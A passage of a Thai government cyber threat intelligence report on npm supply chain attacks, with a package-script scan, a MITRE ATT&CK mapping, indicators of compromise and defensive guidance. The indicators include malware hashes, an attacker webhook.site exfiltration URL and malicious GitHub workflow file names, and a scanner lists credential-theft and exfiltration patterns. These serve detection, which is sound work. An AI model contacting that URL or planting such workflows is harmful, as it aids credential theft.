
[ภาพที่ 12 รายละเอียดคำสั่งภายในแพ็กเกจจากคำสั่ง npm view]

เพื่อความสะดวกในการตรวจสอบรายละเอียดและค้นหาแพทเทิร์นของคำสั่งภายในไฟล์แพ็กเกจ ผู้วิเคราะห์จึงได้พัฒนาสคริปต์เพื่อเรียกดู meta-data ของ package, ดาวน์โหลดไฟล์จาก Registry เพื่อนำมาสแกนหาแพทเทิร์นที่อาจจะเป็นอันตรายเบื้องต้นอย่างเช่น การฝัง URL ไว้ในไฟล์สคริปต์ ตัวแปรที่ผู้ไม่หวังดีอาจจะตั้งเป็น wordlist ในการไปค้นหาข้อมูลของเหยื่อ


```
=== [3] package.json & lifecycle scripts ===
[*] Lifecycle-related scripts (may run automatically):
{
  "name": "protobufjs",
  "version": "7.5.4",
  "scripts": {
    "preinstall": null,
    "install": null,
    "postinstall": "node scripts/postinstall",
    "prepare": null,
    "prepublishOnly": "cd cli && npm install && cd .. && npm run build"
  }
}

=== [4] Suspicious patterns in source (noise-reduced) ===

[4.1] HIGH-RISK: exec/child_process + download/URL
  (no child_process/exec patterns found)

[4.2] HIGH-RISK: suspicious URLs (non-github/npm/nodejs)
  (no non-standard URLs found)

[4.3] MEDIUM-RISK: env/secret access
  (no obvious env/secret patterns found)

[4.4] MEDIUM-RISK: Base64 / obfuscation hints
  (no strong base64-obfuscation patterns found)
```

[ภาพที่ 13 การสแกนหาแพทเทิร์นที่อาจจะเป็นอันตรายแบบเบื้องต้น]


การตรวจสอบโค้ดของแพ็กเกจและ Dependency ของแพ็กเกจ: เนื่องจาก Dependency of dependency นั้นก็เป็นอีก 1 ช่องทางที่ผู้ไม่หวังดีสามารถที่จะใช้ในการแทรกสคริปต์ที่เป็นอันตรายได้จึงควรมีการตรวจสอบก่อนที่จะนำไปติดตั้งจริง ในตัวอย่างการทดสอบนี้ผู้วิเคราะห์ได้เตรียมตัวอย่างโปรเจคที่มีรายการ dependencies ใน package.json, ตั้งค่าระงับการรันสคริปต์อัตโนมัติและทดสอบในเครื่องเสมือน (Virtual machine) ที่ไม่มีข้อมูลสำคัญใด ๆ และทำการสแกนตรวจสอบโดยใช้เครื่องมือ socket จาก socket.dev ซึ่งผลของการสแกนตรวจสอบนั้นสามารถที่จะสแกน Dependencies ทั้งหมดของโปรเจค ระบุช่องโหว่ของแพ็กเกจ, เนื้อหาของ script, external dependencies, รวมไปถึงความเสี่ยงของ Supply chain attack ในรูปแบบอื่น ๆ




[ภาพที่ 14 ประเภทการแจ้งเตือนความเสี่ยง Supply Chain Risk]



[ภาพที่ 15 ประเภทการแจ้งเตือนความผิดปกติของแพ็กเกจ]



[ภาพที่ 16 ประเภทของการแจ้งเตือนที่ socket สามารถตรวจสอบและแจ้งเตือนได้]



[ภาพที่ 17 ผลการทดสอบตรวจสอบความเสี่ยงในรูปแบบ Supply chain attack]

Technique Tactics and Procedures (MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Initial Access	T1199	Trusted Relationship
	T1195.002	Supply Chain Compromise: Compromise Software Supply Chain
Execution	T1204.002	User Execution: Malicious File
	T1059.007	Command and Scripting Interpreter: JavaScript
Discovery	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1087	Account Discovery
Collection	T1560.001	Archive Collected Data: Archive via Utility
Credential Access	T1555	Credentials from Password Stores
	T1555.003	Credentials from Password Stores: Credentials from Web Browsers
	T1539	Steal Web Session Cookie
	T1552.001	Unsecured Credentials: Credentials In Files
	T1552.004	Unsecured Credentials: Private Keys
	T1528	Steal Application Access Token
Defense Evasion	T1027	Obfuscated Files or Information

Tactic	Technique ID	Technique Name
	T1027.002	Obfuscated Files or Information: Software Packing
	T1027.009	Obfuscated Files or Information: Embedded Payloads
	T1550.001	Application Access Token
Command And Control	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1048	Exfiltration Over Alternative Protocol
	T1567.002	Exfiltration to Cloud Storage

Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

ร่องรอยที่สามารถตรวจสอบได้:

MD5

4d6b9efc22ec229be58b90c7991c02dd

6914d930998108adfc93b7fe1aa3e64e

SHA1

d1829b4708126dcc7bea7437c04d1f10eacd4a16

d60ec97eea19fffb4809bc35b91033b52490ca11

SHA256

a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a

62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0

46faab8ab153fae6e80e7cca38eab363075bb524edd79e42269217a083628f09

URL

https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7

File System Indicators

.github/workflows/shai-hulud-workflow.yml

.github/workflows/discussion.yml

แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- เฝ้าระวังแพ็กเกจ:
    - ตรวจสอบชื่อแพ็กเกจภายใน package.json ว่ามีแพ็กเกจชื่อแปลก ๆ ที่ไม่ได้ติดตั้งเองหรือไม่
    - ตรวจสอบการเรียกใช้งานสคริปต์ของแพ็กเกจ โดยตรวจสอบว่ามีแพ็คเกจไหนในโปรเจคมีการตั้งค่าให้เรียกใช้สคริปต์ไหม หากมีให้ดำเนินการตรวจสอบการทำงานของสคริปต์นั้น โดยเฉพาะกับแพ็คเกจที่พึ่งติดตั้งใหม่หรือมีการอัพเดตเวอร์ชันใหม่
    - ตรวจสอบ dependencis tree ของโปรเจกต์ว่ามีแพ็กเกจไหนที่มีการเรียกใช้แพ็กเกจปลอมหรือเป็น Dependency ภายนอกที่อันตรายหรือไม่
- เฝ้าระวังการเชื่อมต่อ: ตรวจดูการเชื่อมต่อเครือข่ายขาออกว่ามีการติดต่อไปยังโดเมนหรือ IP Address แปลกปลอม เช่น webhook.site หรือ packages.storeartifact.com หรือไม่
- เฝ้าระวังการเข้าถึงบัญชี: เฝ้าระวังการเข้าสู่ระบบหรือการเรียกใช้งาน Token ต่าง ๆ ที่ผิดปกติ ทั้งการเข้าสู่ระบบในช่วงเวลาที่ไม่ปกติหรือจาก IP Address ที่ไม่เคยพบ
- ตรวจสอบ Repository: ตรวจสอบว่าภายในบัญชี GitHub มีการสร้าง Repository, Branch หรือการ Commit workflow เองโดยไม่ได้รับอนุญาตหรือไม่
- ตรวจสอบแพ็กเกจที่ดูแล: ในกรณีที่เป็นผู้ดูแลแพ็กเกจ ควรตรวจสอบว่าแพ็กเกจในการดูแลนั้นมีการเผยแพร่เวอร์ชันใหม่เองโดยไม่ได้รับอนุญาตหรือไม่

การป้องกัน (Prevention)

- ตรวจสอบละเอียดของแพ็กเกจให้ถี่ถ้วน: ก่อนทำการติดตั้งแพ็กเกจใด ๆ ควรมีการตรวจสอบรายละเอียดดังนี้
    - ชื่อแพ็กเกจ: มีความถูกต้องหรือไม่ สะกดถูกต้องหรือไม่
    - อายุของแพ็คเกจและความถี่ของการอัพเดต: ถูกเผยแพร่มานานแค่ไหน มีการอัพเดตที่ถี่แค่ไหน มีการอัพเดตที่ถี่ผิดปกติหรือไม่
    - ผู้เผยแพร่และ Repository: ชื่อและอีเมลของผู้เผยแพร่ปกติหรือไม่ เป็นบัญชีจริง, มีหน้า Repository หรือไม่
    - Dependency: ตรวจสอบรายการ Dependencies ของแพ็กเกจว่ามีแพ็กเกจแปลกปลอมหรือชี้ออกไปยังแหล่งภายนอกหรือไม่

- ตรวจสอบการเรียกใช้งานสคริปต์: ตรวจสอบรายการสคริปต์ภายในแพ็กเกจว่าเป็นสคริปต์ที่แปลกปลอมหรือไม่ มีความอันตรายหรือไม่
- ทดลองติดตั้ง: ติดตั้งบนสภาพแวดล้อมแบบปิดเพื่อตรวจดูพฤติกรรม ถ้าหากปกติไม่มีกิจกรรมที่เป็นอันตรายจึงค่อยอัพเดตรายชื่อแพ็กเกจลงบน package-lock.json เพื่อใช้ในการติดตั้งต่อไป

- ระงับการรันสคริปต์แบบอัตโนมัติของ npm: ดำเนินการตั้งค่าให้ npm ไม่ทำการรันสคริปต์โดยอัตโนมัติโดยใช้คำสั่ง “npm config set ignore-scripts true” ถ้าจำเป็นต้องใช้งานสคริปต์ควรตรวจสอบให้แน่ใจก่อนว่าปลอดภัย จึงอนุญาตให้รันได้แค่แพ็กเกจนั้น ๆ
- หลีกเลี่ยงการใช้งานเวอร์ชันแบบ floating: ควรตั้งค่าเวอร์ชันภายในไฟล์ package.json / package-lock.json ให้เป็นแบบ Pinned version (“1.x.x”) เพื่อไม่ให้มีการอัพเดตเวอร์ชันขึ้นเองโดยไม่ได้ผ่านการตรวจสอบก่อน
- ติดตั้งแพ็กเกจโดยอ้างอิงจาก package-lock.json: เพื่อให้การติดตั้งได้เวอร์ชันที่ตรวจสอบแล้วทุกครั้งควรติดตั้งโดยใช้งานคำสั่ง “npm ci”
- เสริมความปลอดภัยให้แก่บัญชี: ดำเนินการเปิดใช้งาน MFA สำหรับบัญชีที่มีสิทธิ์ในการเผยแพร่เพื่อป้องกันการถูกยึดครองบัญชี
- หากเป็นองค์กรที่มีการพัฒนาโดยใช้งาน CI/CD ควรมีการดำเนินการทำ Whitelist สำหรับการเชื่อมต่อออกไปภายนอกเพื่อป้องกันการส่งข้อมูลกลับไปยัง C2 server และควรตรวจสอบการเปลี่ยนแปลงของไฟล์ package.json อยู่เป็นประจำ

การรับมือ (Response)

- แยกอุปกรณ์ที่ติดเชื้อ: หากตรวจพบการบุกรุก ให้รีบตัดการเชื่อมต่อเครื่องที่มีการบุกรุกนั้นออกจากเครือข่ายเพื่อป้องกันการแพร่กระจายและส่งออกข้อมูล
- เก็บหลักฐานทางดิจิทัล: รักษาสภาพของเครื่องที่ติดเชื้อไว้เพื่อการวิเคราะห์หาสาเหตุและสืบสวน (Digital Forensics)
- กู้คืนระบบ: กู้คืนระบบจาก Backup ที่ปลอดภัยหลังจากได้รับการยืนยันว่าไม่มีแพ็กเกจที่ถูกโจมตีติดตั้งอยู่
- กรณีที่ไม่มี Backup: ให้ดำเนินการลบแพ็กเกจที่ติดเชื้อออกจากโปรเจกต์, ลบ workflow ที่ใช้ขโมยข้อมูลออกจาก GitHub repository, เปลี่ยนข้อมูล Credential ที่ถูกเปิดเผยทั้งหมด พร้อมทั้งทำการตรวจสอบ Cloud Infrastructure (AWS, GCP) เพื่อตรวจสอบว่าข้อมูลใดถูกเข้าถึงบ้าง
- รายงานเหตุการณ์: แจ้งเหตุการณ์ไปยังหน่วยงานที่เกี่ยวข้องภายในองค์กรและหน่วยงานด้านความมั่นคงปลอดภัยไซเบอร์

อ้างอิง (References)

1. CISA's Alert "Widespread Supply Chain Compromise Impacting npm Ecosystem" https://www.cisa.gov/news-events/alerts/2025/09/23/widespread-supply-chain-compromise-impacting-npm-ecosystem
2. Step Security' blog "Shai-Hulud: Self-Replicating Worm Compromises 500+ NPM Packages" https://www.stepsecurity.io/blog/ctrl-tinycolor-and-40-npm-packages-compromised#affected-packages
3. socket.dev's blog "10 npm Typosquatted Packages Deploy Multi-Stage Credential Harvester" https://socket.dev/blog/10-npm-typosquatted-packages-deploy-credential-harvester
4. KOI Research's blog "PhantomRaven: NPM Malware Hidden in Invisible Dependencies" https://www.koi.ai/blog/phantomraven-npm-malware-hidden-in-invisible-dependencies

แบบประเมินรายงานข่าวกรองไซเบอร์

https://dg.th/nsexlfob51

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน
ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ
โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th